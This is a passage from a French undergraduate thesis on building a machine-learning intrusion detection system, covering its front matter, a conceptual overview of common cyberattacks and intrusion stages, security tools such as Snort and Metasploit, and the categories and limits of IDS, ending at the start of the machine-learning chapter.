

Département de Mathématique et d'Informatique

## ***Projet de Fin d'Etudes***

En vue de l'obtention de la

### **LICENCE FONDAMENTALE**

*En Sciences Mathématiques et Informatique*

Option Réseaux

---

Développement d'un Système de Détection d'Intrusions Basé sur l'Apprentissage Automatique pour  
Réseaux Informatiques

---

Réalisé et soutenu par

*Ahmadou Baba MORBA*

*Hamid Saleh OUMAR*

Encadré par

*Mme Fetjah Leila, Faculté des Sciences Aïn Chock*

Membres du Jury

*Mme Fetjah Leila*

*fsac*

*Encadrante*

## *Dédicace*

*Tout d'abord, je tiens à témoigner et à remercier Dieu pour m'avoir accordé la capacité, la force et la patience nécessaires pour réaliser ce modeste travail.*

*Nos plus profondes distinctions vont à nos parents, dont l'amour, le soutien et les sacrifices ont éclairé chacune de nos journées. Ils ont toujours été là pour nous relever et ont toujours su trouver les mots justes pour nous redonner espoir.*

*A nos frères, sœurs et amis qui par leurs encouragements constants et leur soutien moral nous ont aidé à surmonter les défis et à persévérer.*

*Qu'ils trouvent, dans la réalisation de ce travail, l'aboutissement de leurs efforts ainsi que l'expression de notre plus affectueuse gratitude.*

## *Remerciement*

*Nous tenions d'abord à remercier l'Université pour l'environnement qu'elle a mise en place, ainsi que notre profonde gratitude envers notre encadrant, **Mme Fetjah Leila**, pour ses multiples conseils et pour tout le temps qu'elle nous a consacrés afin de nous mettre sur la bonne voie tout au long de notre projet de fin d'études. Ses qualités pédagogiques remarquables nous ont permis de profiter de ses connaissances, de donner le meilleur de nous-mêmes et ont grandement contribué à l'avancement de notre travail. Nous lui sommes profondément reconnaissants pour son accompagnement qui ont largement contribué à la réussite de notre travail.*

*Nous adressons aussi notre plus vive reconnaissance à tous nos enseignants de la Faculté des Sciences Ain chock Casablanca pour la formation qu'ils nous ont donné ainsi qu'aux membres de jury qui ont accepté de juger notre travail.*

*Finalement, nous remercions tous ceux qui ont contribué de près ou de loin à la réalisation de ce travail.*

## Résumer

Ce projet de fin d'études vise à concevoir et à mettre en œuvre une interface de détection d'intrusions (IDS) basé sur l'apprentissage automatique, destiné à protéger les réseaux informatiques contre les cyberattaques. Les étudiants de licence en informatique, spécialisés en réseaux, auront l'opportunité d'explorer les concepts de la cybersécurité et de se familiariser avec les techniques d'intrusion et les algorithmes de machine Learning utilisés dans la détection d'intrusions.

Le projet débute par une étude approfondie de la cybersécurité et des techniques d'intrusion, permettant aux étudiants de comprendre les divers types d'attaques et les méthodes des attaquants. Ensuite, ils effectuent les choix des IDS qu'ils utiliseront pour la réalisation du projet, puis ils collectent et prétraitent les données nécessaires à l'entraînement du modèle IDS, en choisissant les algorithmes de machine Learning appropriés et en divisant les données en ensembles d'entraînement et de test. La phase suivante implique l'implémentation du système avec le développement d'une interface utilisateur conviviale et l'intégration du modèle pour une détection en temps réel des intrusions.

## **ABSTRACT**

*This end-of-studies project aims to design and implement a machine learning-based intrusion detection interface (IDS) to protect computer networks against cyber attacks. Computer science bachelor students, specializing in networks, will have the opportunity to explore the concepts of cybersecurity and become familiar with the intrusion techniques and machine learning algorithms used in intrusion detection.*

*The project begins with an in-depth study of cybersecurity and intrusion techniques, allowing students to understand the various types of attacks and methods of attackers. Then, they make the choices of the IDS that they will use for the realization of the project, then they collect and pre-treat the data necessary for the training of the IDS model, choosing the appropriate machine learning algorithms and dividing the data into training and test sets. The next phase involves the implementation of the system with the development of a user-friendly interface and the integration of the model for real-time intrusion detection*

## Table des figures :

- Figure 1 : attaques par déni de service  
Figure 2 : attaque par injection SQL  
Figure 3 : Le phishing  
Figure 4 : schéma d'attaque par ransomware  
Figure 5 : Schéma types de malware  
Figure 6 : Schéma d'attaque par MITM  
Figure 7 : Schéma d'attaque par script intersites  
Figure 8 : Ingénierie sociale  
Figure 9 : Etapes d'une intrusion  
Figure 10 : logo snort  
Figure 11 : Logo Nmap  
Figure 12 : Logo Nessus  
Figure 13 : Logo Wireshark  
Figure 14 : Logo Metasploit  
Figure 15 : montage d'un NIDS  
Figure 16 : montage d'un HIDS  
Figure 17 : Schéma d'un réseau de neurones  
Figure 18 : Schéma d'une forêt aléatoire  
Figure 19 : Schéma d'un SVM  
Figure 20: Schema d'un Clustering K-Means  
Figure 21 : Schéma du deep Learning  
Figure 22 : Montage de snort avant le firewall  
Figure 23 : Montage de snort sur le DMZ  
Figure 24 : Montage de snort sur le réseau  
Figure 25 : Les alertes de SNORT  
Figure 26 : règle de snort personnalisée  
Figure 27 : les règles de snort  
Figure 28 : Montage de ossec  
Figure 27 : Lancement de Ossec  
Figure 28 : Configuration du client Ossec  
Figure 29: les règles de Ossec  
Figure 30 : recherche de vulnerabilite  
Figure 31 : lancement de l'attaque  
Figure 32 : configuration des regle de ossec  
Figure 33 : résultat du test  
Figure 34 : Installation de Zenmap  
Figure 35 : Interface zenmap  
Figure 36 : Lancement de metasploit  
Figure 37 : Données d'entraînement  
Figure 38 : Algorithme d'extraction  
Figure 39 : Résultat du Random Forest  
Figure 40 : Résultat du SVM  
Figure 41 : Résultat du Deep Learning  
Figure 42 : Algorithme du socket client  
Figure 43 : Algorithme du socket serveur  
Figure 44 : Algorithme de liaison avec la base de données  
Figure 45 : Table de la base de données  
Figure 46 : Algorithme du modèles ML  
Figure 47 : résultat au scan de port de ossec  
Figure48 : Résultat au scan de port de snort  
Figure 49 : logo Django  
Figure 50 : Contenu du views  
Figure 51 : contenu d'un templates  
Figure 52 : Contenu urls  
Figure 53 : Contenu models  
Figure 54 : logo Bootstrap  
Figure 55 : Implémentation de bootstrap, jquery,popper.js

Figure 56 : bibliothèque du views  
Figure 57 : bibliothèque de urls  
Figure 58 : Interface d'authentification  
Figure 59 : Donnée des utilisateurs  
Figure 60 : Configuration de l'ids  
Figure 61 : Table de l'hids  
Figure 62 : graphe de l'évolution des éléments dans le temps  
Figure 63 : graphe de distribution des niveaux de règle  
Figure 64 : graphe d'analyse des prédictions  
Figure 65 : Table du nids  
Figure 66 : graphe du nombre d'alerte par priorité  
Figure 67 : graphe du nombre d'alerte par type  
Figure 68 : graphe du nombre d'alerte par protocole

## Les Abréviations :

**JSON:** JavaScript Object Notation

**CDN:** Content Delivery Network

**AJAX :** Asynchronous JavaScript and XML

**Xml:** Extensible markup langage

**HIDS:** Host-based Intrusion Detection System

**NIDS:** Network-based Intrusion Détection System

**DOS :** les attaques par déni de service

**DMZ:** zone démilitarisée

**NMAP:** Network Mapper

**NSE:** Scripting Engine

**HTML:** Le HyperText Markup Langage

**CSS:** Cascading Style Sheets

**SIEM:** Security Information and Event Management

**SQL:** Structured Query Language

**MITM:** man-in-the-middle

**XSS :** scripts intersites

## *Introduction générale :*

Dans un monde numérique en constante évolution, la sécurité des réseaux informatiques est une préoccupation majeure. Les cyberattaques se multiplient, devenant de plus en plus sophistiquées et difficiles à détecter. Afin de contrer cette menace croissante, le projet "Développement d'un Système de Détection d'Intrusions Basé sur l'Apprentissage Automatique pour Réseaux Informatiques" offre une solution innovante. Ce projet s'adresse aux étudiants de licence en informatique spécialisés en réseaux, leur permettant de concevoir et de mettre en œuvre un système de détection d'intrusions (**IDS**) basé sur l'apprentissage automatique.

Ce projet vise à concevoir un système de détection d'intrusions efficace qui utilise des techniques d'apprentissage automatique pour analyser le comportement du réseau et identifier les activités malveillantes. Les étudiants se plongeront dans l'étude approfondie de la cybersécurité et des techniques d'intrusion, en explorant les différents types d'attaques et en comprenant les concepts fondamentaux de la détection d'intrusions et des algorithmes d'apprentissage automatique associés.

Les différentes étapes du projet comprennent l'étude de la cybersécurité et des techniques d'intrusion, la collecte et le prétraitement des données, la conception et l'entraînement du modèle d'IDS, l'implémentation du système d'IDS, ainsi que l'évaluation et la validation du système. Chaque étape est essentielle pour garantir le bon fonctionnement et l'efficacité du système de détection d'intrusions contre les cybermenaces dans un monde numérique en évolution considérable.

# Table de matières :

Dédicace  
Remerciement  
Résumer  
Listes des figures  
Introduction générale

## **Chapitre 1 : Présentation du projet.....12**

1.	Introduction.....	13
2.	Objectifs du Projet.....	13
3.	Qu'est-ce qu'une Cyberattaque .....	13
4.	Qu'est-ce qu'un IDS basé sur l'apprentissage automatique.....	13
5.	Qu'est-ce que la sécurité informatique.....	13
6.	Problématique.....	14

## **Chapitre 2 : Fondements de la Cybersécurité et de la Détection d'Intrusions.....15**

1.	Introduction à la Cybersécurité et son importance.....	16
2.	Types d'Atttaques Informatiques.....	16
3.	Méthodes d'Intrusion .....	19
4.	Détection d'Intrusions (IDS).....	22
5.	Algorithmes d'Apprentissage Automatique en Cybersécurité.....	25

## **Chapitre 3 : Analyse conceptuel.....29**

1.	Diagramme de cas d'utilisation.....	30
2.	Diagramme de séquence.....	32
3.	Diagramme de classe.....	34

## **Chapitre 4 : Développement du Modèle d'IDS avec Apprentissage Automatique.....36**

1.	Ubuntu.....	37
2.	Kali linux.....	37
3.	HIDS & NIDS.....	39
4.	SNORT.....	41
5.	OSSEC.....	46
6.	ZENMAP.....	52
7.	METASPLOIT.....	53
8.	Les modèles d'apprentissage automatique.....	54
9.	Intégration du Modèle d'Apprentissage Automatique dans le Système d'IDS.....	57
10.	Comparaison de SNORT & OSSEC .....	59

## **Chapitre 5 : Implémentation du Système d'IDS .....62**

I.	Outils utilisés.....	63
1.	Framework.....	63
1.1.	Mise en place de Django.....	63
1.2.	Mise en place de Bootstrap.....	66
2.	Langage de programmation utilisé.....	67

a.	HTML.....	67
b.	CSS.....	67
c.	JAVASCRIP.....	67
3.	Bibliothèque utilisée.....	68
II.	Présentation de l'interface.....	70
1.	Interface authentification.....	70
2.	Interface de configuration de l'IDS.....	72
3.	Présentation des alertes du HIDS.....	73
4.	Présentation des alertes du NIDS.....	78
5.	Conclusion.....	83
<b>Chapitre 6 : Conclusion &amp; perspectives.....</b>		<b>84</b>

## CHAPITRE 1 : PRÉSENTATION DU PROJET

## 1. Introduction

Les cyberattaques représentent une menace croissante dans le paysage numérique actuel. Ces actions malveillantes, menées par des individus, des groupes de pirates ou même des organisations criminelles, visent à compromettre la sécurité des réseaux informatiques et à causer des dommages aux données et aux personnes qui les manipulent. Pour contrer ces menaces, les systèmes de détection d'intrusions (**IDS**) jouent un rôle crucial. Un **IDS** surveille le trafic réseau et les appareils pour détecter les activités malveillantes ou suspectes, ainsi que les violations des politiques de sécurité. Lorsqu'il est basé sur l'apprentissage automatique, un **IDS** devient capable d'apprendre et de s'adapter à de nouveaux types d'attaques et de comportements malveillants, renforçant ainsi la sécurité des réseaux informatiques de manière proactive et efficace.

## 2. Objectifs du Projet

L'objectif de ce projet est de concevoir, développer et mettre en œuvre un système de détection d'intrusions (**IDS**) basé sur l'apprentissage automatique pour protéger les réseaux informatiques contre les cyberattaques. En combinant les connaissances en cybersécurité avec les techniques d'apprentissage automatique, l'objectif est de créer un système robuste et efficace capable d'identifier les comportements suspects et de détecter les attaques malveillantes en temps réel.

## 3. Qu'est-ce qu'une Cyberattaque :

Les "attaques informatiques" ou "cyberattaques" sont des actions volontaires et malveillantes menées au moyen d'un réseau informatique visant à causer un dommage aux informations et aux personnes qui les traitent. Elle peut être du ressort d'une personne seule (hacker), d'un groupe de pirates, d'une organisation criminelle ou même d'un État.

## 4. Qu'est-ce qu'un IDS basé sur l'apprentissage automatique

Un système de détection d'intrusion (**IDS**) est un outil de sécurité réseaux qui surveille le trafic réseau et les appareils pour détecter les activités malveillantes connues ou suspectes, les violations des politiques de sécurité et lorsqu'elle est basée sur un apprentissage automatique, elle devient capable d'apprendre et de s'adapter à de nouveaux types d'attaque et de comportement malveillants.

## 5. Qu'est-ce que la sécurité informatique

La sécurité informatique c'est l'ensemble des moyens mis en œuvre pour minimiser la vulnérabilité d'un système contre des menaces accidentelles ou intentionnelles.

## 6. Problématique

Face à la réalité changeante des cyberattaques, caractérisées par leur diversité et leur sophistication, comment les systèmes de détection d'intrusions (**IDS**) basés sur l'apprentissage automatique peuvent-ils s'adapter pour anticiper et détecter efficacement ces nouvelles formes d'attaques, tout en assurant une défense proactive des réseaux informatiques ?

## CHAPITRE 2 : FONDEMENTS DE LA CYBERSÉCURITÉ ET DE LA DÉTECTION D'INTRUSIONS

## 1. Introduction à la Cybersécurité et son importance

La cybersécurité est un domaine vaste qui englobe les technologies, les processus et les pratiques conçus pour protéger les réseaux, les ordinateurs, les programmes et les données contre les attaques, les dommages ou les accès non autorisés. Dans notre monde numérique actuel, la cybersécurité est essentielle pour protéger les informations personnelles, les données d'entreprise et même la sécurité nationale.

Avec l'augmentation des cyberattaques, des violations de données et des cas de **fraude en ligne**, il n'a jamais été aussi crucial de comprendre et d'implémenter de solides mesures de cybersécurité. Les coûts associés aux cyberattaques peuvent être énormes, non seulement en termes financiers mais aussi en matière de réputation et de confiance.

## 2. Types d'Attaques Informatiques

Une attaque informatique est toute tentative d'accès non autorisé à un ordinateur, un système informatique ou un réseau informatique dans le but de causer des dommages. Les attaques informatiques visent à désactiver, perturber, détruire ou contrôler des systèmes informatiques ou à modifier, bloquer, supprimer, manipuler ou voler les données contenues dans ces systèmes. Bien que les types de cybermenaces ne cessent de se multiplier, certaines attaques informatiques sont particulièrement connues et développées ci-dessous.

Les attaques par déni de service visent à **inonder les systèmes**, les réseaux ou les serveurs d'un trafic massif, rendant ainsi le système incapable de répondre aux demandes légitimes.




Figure 1 : attaques par déni de service

Une attaque par injection SQL (Structured Query Language) se produit lorsque des cybercriminels tentent d'accéder à la base de données en téléchargeant des scripts SQL malveillants. Une fois l'opération réussie, l'acteur malveillant peut visualiser, modifier ou supprimer les données stockées dans la base de données SQL. L'injection SQL représente près de **65,1 % de toutes les attaques d'applications web**.




Figure 2 : Attaque par injection SQL

**Le phishing ou L'hameçonnage** constitue la majorité des cyberattaques visant les entreprises. C'est une technique où les criminels se font passer pour des entités de confiance afin de tromper les individus.




Figure 3 : Le phishing

**Un ransomware** est un type de logiciel malveillant qui verrouille les données ou l'appareil d'une victime et menace de le maintenir verrouillé, ou pire, à moins que la victime ne paie une rançon à l'attaquant.



Figure 4 : schéma d'attaque par ransomware

**Les Malware** Il s'agit de logiciels malveillants conçus pour endommager ou accéder illégalement à un système informatique. Les types de logiciels malveillants incluent les virus, les vers, les chevaux de Troie et les ransomwares.



Figure 5 : types de malwares

Une attaque de type **man-in-the-middle (MITM)** est une cyberattaque dans le cadre de laquelle un cybercriminel espionne la conversation entre un utilisateur du réseau et une application web. Dans le but de collecter discrètement des informations, telles que des données personnelles, des mots de passe ou des coordonnées bancaires. Par exemple, modifier des identifiants de connexion, exécuter une transaction ou effectuer un transfert de fonds.




Figure 6 : Attaque par MITM

**Les scripts intersites (XSS)** constituent une attaque par injection de code, dans le cadre de laquelle un cybercriminel insère un code malveillant dans un site web légitime. Le code s'exécute ensuite sous la forme d'un script infecté dans le navigateur web de l'utilisateur, permettant ainsi au cyberattaquant de voler des informations sensibles ou d'usurper l'identité de l'utilisateur.




Figure 7 : Schéma d'attaque par script intersites

**Les Ingénierie sociale** les attaques d'ingénierie sociale exploitent la confiance ou la crédulité des individus pour obtenir des informations confidentielles ou accéder à des systèmes. Cela peut inclure l'usurpation d'identité, la manipulation psychologique ou le détournement d'informations via des interactions humaines.



Figure 8 : Ingénierie sociale

Ces techniques peuvent être utilisées individuellement ou combinées pour maximiser l'efficacité des attaques cybercriminelles. La sensibilisation à la sécurité et la mise en œuvre de mesures de sécurité appropriées sont essentielles pour se protéger contre ces menaces.

### 3. Méthodes d'Intrusion

#### - Les étapes d'intrusion

Pour accéder à un système informatique, les cybercriminels doivent généralement suivre plusieurs étapes :

- Reconnaissance** : c'est la phase préliminaire d'une attaque, la mission de recueil d'informations. Pendant la reconnaissance, le cybercriminel recherche les indications susceptibles de révéler les vulnérabilités et les points faibles du système. Les pares-feux, les dispositifs de prévention des intrusions, les périmètres de sécurité etc.
- Intrusion** : Après avoir obtenu les renseignements, il est temps de s'insinuer. L'intrusion constitue le moment où l'attaque devient active : les malware (y compris les ransomware, spyware et adware) peuvent être envoyés vers le système pour forcer l'entrée. C'est la phase de livraison.
- Exploitation** : L'hacker se trouve de l'autre côté de la porte et le périmètre est violé. La phase d'exploitation d'une attaque profite des failles du système, à défaut d'un meilleur terme. Les cybercriminels peuvent désormais entrer dans le système, installer des outils supplémentaires, modifier les certificats de sécurité et créer de nouveaux scripts à des fins nuisibles.

Figure 9 : Etapes d'une intrusion



- Escalade de priviléges** : Les cybercriminels utilisent l'escalade de priviléges pour obtenir des autorisations élevées d'accès aux ressources. Ils modifient les paramètres de sécurité des GPO, les fichiers de configuration, les permissions et essaient d'extraire des informations d'identification
- Mouvement latéral** : Vous avez carte blanche, mais vous devez encore trouver la chambre forte. Les cybercriminels se déplacent de système en système, de manière latérale, afin d'obtenir d'autres accès et de trouver plus de ressources. C'est également une mission avancée d'exploration des données au cours de laquelle les cybercriminels recherchent des données critiques et des informations sensibles, des accès administrateur et des serveurs de messagerie.
- Camouflage** : Mettez les caméras de sécurité en boucle et montez un ascenseur vide pour que personne ne voit ce qui se produit en coulisses. Les cybers attaquants font la même chose. Ils masquent leur présence et leur activité pour éviter toute détection et déjouer les investigations.

**7. Exfiltration** : Prévoyez toujours une stratégie de sortie. Les cybercriminels obtiennent les données. Ils copient, transfèrent ou déplacent les données sensibles vers un emplacement sous leur contrôle où ils pourront en faire ce qu'ils veulent.

### - Exploration de vulnérabilités

L'exploration de vulnérabilités consiste à identifier les points faibles dans les systèmes informatiques, les réseaux ou les applications. Cela peut être réalisé à l'aide d'outils automatisés tels que des scanners de vulnérabilités, qui analysent les systèmes à la recherche de failles de sécurité connues.

Les attaquants peuvent également effectuer une recherche manuelle de vulnérabilités en examinant les configurations des systèmes, en analysant les données des journaux, en effectuant des tests d'intrusion, ou en recherchant des informations sur les versions logicielles et les mises à jour de sécurité. L'objectif de cette phase est d'identifier les vulnérabilités exploitables qui pourraient être utilisées pour accéder aux systèmes cibles.

Il existe plusieurs outils spécialisés dans l'exploration de vulnérabilités tels que :

**Snort** : est un logiciel open-source qui agit comme un système de détection et de prévention d'intrusion. Il analyse en temps réel le trafic réseau à la recherche de schémas de comportement malveillant ou d'attaques connues.



Figure 10 : Logo

**Nmap** : est un outil de cartographie réseau et de détection de vulnérabilités qui peut être utilisé pour découvrir les hôtes actifs sur un réseau, analyser les ports ouverts et identifier les services en cours d'exécution.




Figure 11 : Logo Nmap

**Nessus** : est l'un des scanners de vulnérabilités les plus largement utilisés. Il est capable de scanner les réseaux, les systèmes d'exploitation, les applications web et d'autres composants du système à la recherche de failles de sécurité connues.



Figure 12 : Logo Nessus

**Wireshark** : est un outil d'analyse de réseau qui peut être utilisé pour capturer et analyser le trafic réseau, ce qui peut aider à identifier les vulnérabilités liées au réseau et aux protocoles.



Figure 13 : Logo Wireshark

**Metasploit**: est une plateforme de test de pénétration qui comprend un vaste ensemble d'outils pour l'exploitation de vulnérabilités, la création de payloads et la réalisation de tests de pénétration.



Figure 14: Logo metasploit

### - Exploitation des failles de sécurités

Une fois qu'une vulnérabilité a été identifiée dans un système informatique, les attaquants exploitent cette faille pour accéder aux systèmes cibles ou pour exécuter du code malveillant. Cela peut impliquer l'utilisation d'exploits, de scripts ou de programmes spécialement conçus pour tirer parti de la vulnérabilité spécifique. Par exemple, si une application web est vulnérable à une injection SQL, les attaquants pourraient utiliser des payloads SQL pour manipuler la base de données et accéder à des informations sensibles. L'exploitation de failles de sécurité permettra aux attaquants de prendre le contrôle des systèmes, d'accéder à des données confidentielles, de perturber les opérations ou d'exécuter d'autres actions malveillantes.

### -Utilisation de logiciel malveillant

Les attaquants recourent souvent à l'utilisation de logiciels malveillants, tels que des virus, des vers, des chevaux de Troie et des ransomwares, pour compromettre les systèmes cibles. Ces logiciels sont souvent distribués via des tactiques de phishing, des sites web compromis ou des dispositifs infectés.

Une fois installés sur un système, les logiciels malveillants peuvent être utilisés pour voler des données sensibles, perturber les opérations normales, ou encore déployer des attaques plus complexes en se cachant dans le système. Ils peuvent également persister dans le système en

échappant à la détection des logiciels de sécurité, ce qui leur permet de rester actifs pendant de longues périodes et de causer des dommages considérables.

En somme, les logiciels malveillants sont des outils puissants entre les mains des cybercriminels, leur permettant de réaliser une multitude d'actions malveillantes et de compromettre la sécurité des systèmes et des utilisateurs.

### - Techniques de contournement de la sécurité

Les attaquants recourent fréquemment à des techniques sophistiquées pour contourner les mesures de sécurité mises en place par les organisations ciblées. Parmi ces techniques, on trouve :

- **Les proxys/réseaux privés virtuels (VPN)** : Pour masquer leur identité, contourner les restrictions géographiques et sécuritaires, ainsi que pour chiffrer leurs communications, ce qui rend leurs activités plus difficiles à détecter et à contrer pour les défenseurs de la sécurité informatique.
- **Codage et chiffrement** : Cette méthode rend la détection plus difficile, car elle masque le contenu malveillant derrière des couches de cryptage.
- Ils exploitent également des méthodes de contournement des logiciels antivirus et des pare-feux afin de passer inaperçus et d'éviter la détection par les outils de sécurité tels que :
- **Rootkits** : Les rootkits sont des programmes conçus pour cacher la présence de logiciels malveillants sur un système en modifiant ou en masquant les fonctionnalités du système d'exploitation.
- **Polymorphisme** : Les programmes malveillants polymorphes modifient leur code ou leur structure à chaque exécution, ce qui rend difficile pour les logiciels antivirus de détecter et de bloquer leur comportement malveillant.

En outre, les attaquants utilisent parfois des tactiques d'usurpation d'identité ou des attaques de type "man in the middle", ces techniques permettent aux attaquants de contourner les obstacles de sécurité et de poursuivre leurs activités malveillantes avec un risque minimal de détection.

## 4- Détection d'Intrusions (IDS)

### 4.1- Définition et rôle des systèmes de détection d'intrusions

Un système de détection des intrusions (**IDS**) est une application qui surveille le trafic réseau et recherche les menaces connues et les activités suspectes ou malveillantes. L'**IDS** envoie des alertes aux équipes informatiques et de sécurité lorsqu'il détecte des risques et des menaces de sécurité.

Un système de détection des intrusions fournit une couche de protection supplémentaire, ce qui en fait un élément essentiel d'une stratégie de cybersécurité efficace. Vous pouvez l'utiliser avec vos autres outils de cybersécurité pour détecter les menaces qui pourraient contourner vos défenses principales. Ainsi, même en cas de panne de votre système principal, vous êtes toujours alerté de la présence d'une menace.

## 4.2- Principes de fonctionnement des IDS

Les solutions **IDS** excellent dans la surveillance du trafic réseau et la détection des activités anormales. Ils sont placés à des emplacements stratégiques sur un réseau ou sur des appareils eux-mêmes pour analyser le trafic réseau et reconnaître les signes d'une attaque potentielle.

Un **IDS** recherche la signature de types d'attaque connus ou détecte une activité qui s'écarte d'une norme prescrite. Il alerte ou signale ensuite ces anomalies et actions potentiellement malveillantes aux administrateurs afin qu'elles puissent être examinées au niveau des couches d'application et de protocole. Les solutions **IDS** y parviennent grâce à plusieurs fonctionnalités, notamment :

1. Surveiller activement les performances des pare-feux, des fichiers, des routeurs et des serveurs clés afin de détecter, prévenir et récupérer rapidement des cyberattaques.
2. Offrir une interface conviviale permettant au personnel non spécialisé en sécurité d'aider à gérer les systèmes de l'organisation.
3. Disposer d'une vaste base de données de signatures d'attaques pour détecter les menaces connues.
4. Assurer un système de signalement rapide et efficace pour signaler toute activité anormale ou malveillante, permettant ainsi une réponse rapide.
5. Générer des alertes pour informer les parties concernées, telles que les administrateurs système et les équipes de sécurité, en cas de violation.
6. Dans certains cas, prendre des mesures en bloquant les acteurs potentiellement malveillants et en restreignant leur accès aux serveurs ou au réseau pour prévenir d'autres actions malveillantes.

L'**IDS** joue un rôle important dans les stratégies de **cybersécurité** modernes pour protéger les organisations contre les hackers qui tentent d'obtenir un accès non autorisé aux réseaux et de voler des données d'entreprise ou personnelles.

## 4.3- Catégories d'IDS

Les solutions **IDS** se déclinent en différents types et fonctionnalités. Les types courants de systèmes de détection des intrusions (**IDS**) comprennent :

**Système de détection des intrusions réseau (NIDS)** : Une solution **NIDS** est déployée à des points stratégiques du réseau d'une organisation pour surveiller le trafic malveillant et suspect entrant-sortant de tous les appareils connectés au réseau.




Figure 15 : montage d'un NIDS

**Système de détection d'intrusion hôte (HIDS) :** Un système **HIDS** est installé sur des appareils individuels connectés à Internet et au réseau interne d'une organisation. Cette solution peut détecter les paquets provenant de l'intérieur de l'entreprise et le trafic malveillant supplémentaire qu'une solution **NIDS** ne peut pas détecter. Il peut également découvrir des menaces malveillantes provenant de l'hôte, telles qu'un hôte infecté par un malware qui tente de le propager dans le système de l'organisation.




Figure 16 : montage d'un HIDS

**Système de détection d'intrusion hybride :** C'est un système qui fusionne les fonctionnalités des **NIDS** et des **HIDS**. En combinant les analyses des flux réseau avec la surveillance des activités sur les hôtes individuels, un **IDS** hybride offre une protection plus complète contre les intrusions, en détectant à la fois les menaces basées sur les signatures et les comportements anormaux.

#### 4.5- Limitations et défis de la détection d'intrusions traditionnelle

Malgré ses atouts, l'**IDS** présente également certaines limites, notamment :

**Dépendance aux signatures :** les **IDS** traditionnels reposent souvent sur la détection de signatures connues d'attaques, ce qui signifie qu'ils peuvent manquer de détecter de nouvelles menaces pour lesquelles ils n'ont pas de signature.

**Faux positifs et faux négatifs :** Les **IDS** peuvent générer des faux positifs en signalant des activités normales comme suspectes, ainsi que des faux négatifs en ne détectant pas certaines attaques, ce qui peut entraîner une surcharge de travail pour les équipes de sécurité ou des lacunes dans la détection.

**Cryptage des données :** Le cryptage des données sur les réseaux peut rendre difficile la détection des activités malveillantes par les **IDS**, car ils ne peuvent pas inspecter le contenu des paquets chiffrés.

**Évolutivité :** Les **IDS** peuvent rencontrer des difficultés à gérer des réseaux très vastes ou complexes, car ils nécessitent souvent des ressources importantes pour analyser tout le trafic réseau.

**Besoin de maintenance et de mise à jour :** Les **IDS** doivent être constamment mis à jour avec de nouvelles signatures d'attaques et des règles de détection pour rester efficaces contre les menaces émergentes, ce qui nécessite du temps et des ressources.

**Contournement par des attaques sophistiquées :** Certains types d'attaques sophistiquées peuvent contourner les **IDS** en exploitant des vulnérabilités non détectées ou en utilisant des techniques d'évasion pour éviter la détection. Ces limitations soulignent l'importance de compléter les **IDS** avec d'autres mesures de sécurité et de surveiller de près leur efficacité pour garantir une protection adéquate contre les menaces.

## 5- Algorithmes d'Apprentissage Automatique en Cybersécurité

### 5.1- Introduction à l'apprentissage automatique

